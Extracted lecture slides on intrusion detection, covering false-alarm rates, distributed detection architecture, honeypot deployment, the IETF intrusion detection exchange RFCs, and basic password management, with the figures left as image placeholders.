


- To be of practical use, an intrusion detection system should detect a substantial percentage of intrusions while keeping the false alarm rate at an acceptable level
 - If only a modest percentage of actual intrusions are detected, the system provides a false sense of security
 - If the system frequently triggers an alert when there is no intrusion, then either system managers will begin to ignore the alarms or much time will be wasted analyzing the false alarms
- Because of the nature of the probabilities involved, it is very difficult to meet the standard of high rate of detections with a low rate of false alarms
 - If the actual numbers of intrusions is low compared to the number of legitimate uses of a system, then the false alarm rate will be high unless the test is extremely discriminating
- See Appendix J for a brief background on the mathematics of this problem


Distributed Intrusion Detection



- Traditional systems focused on single-system stand-alone facilities
 - The typical organization, however, needs to defend a distributed collection of hosts supported by a LAN or internetwork
 - A more effective defense can be achieved by coordination and cooperation among intrusion detection systems across the network
- Major design issues:



Distributed Intrusion Detection Architecture



Distributed Intrusion Detection





Figure 11.3 Agent Architecture

Honeypots



- Decoy systems that are designed to lure a potential attacker away from critical systems
- Because any attack against the honeypot is made to seem successful, administrators have time to mobilize and log and track the attacker without ever exposing productive systems .
- Recent research has focused on building entire honeypot networks that emulate an enterprise, possible with actual or simulated traffic and data.
- Honeypots can be deployed in a variety of locations. Next slide figure illustrates some possibilities. The location depends on a number of factors, such as the type of information the organization is interested in gathering and the level of risk that organizations can tolerate to obtain the maximum amount of data

Honeypots Deployment




Intrusion detection exchange format



- To facilitate the development of distributed intrusion detection systems that can function across a wide range of platforms and environments, standards are needed to support interoperability
- IETF Intrusion Detection Working Group
 - Purpose of the group is to define data formats and exchange procedures for sharing information of interest to intrusion detection with response systems and to management systems that may need to interact with them
 - Have issued the following RFCs:
 - Intrusion Detection Message Exchange Requirements (RFC 4766)
 - The Intrusion Detection Message Exchange Format (RFC 4765)
 - The Intrusion Detection Exchange Protocol (RFC 4767)

Intrusion detection exchange format




Password Management




- Front line of defense against intruders
- Virtually all multiuser systems require that a user provide not only a name or identifier (ID) but also a password
 - Password serves to authenticate the ID of the individual logging on to the system
 - The ID provides security by:
 - Determining whether the user is authorized to gain access to a system
 - Determining the privileges accorded to the user
 - Used in discretionary access control

Unix Password Scheme



(a) Loading a new password



(b) Verifying a password

Unix implementations

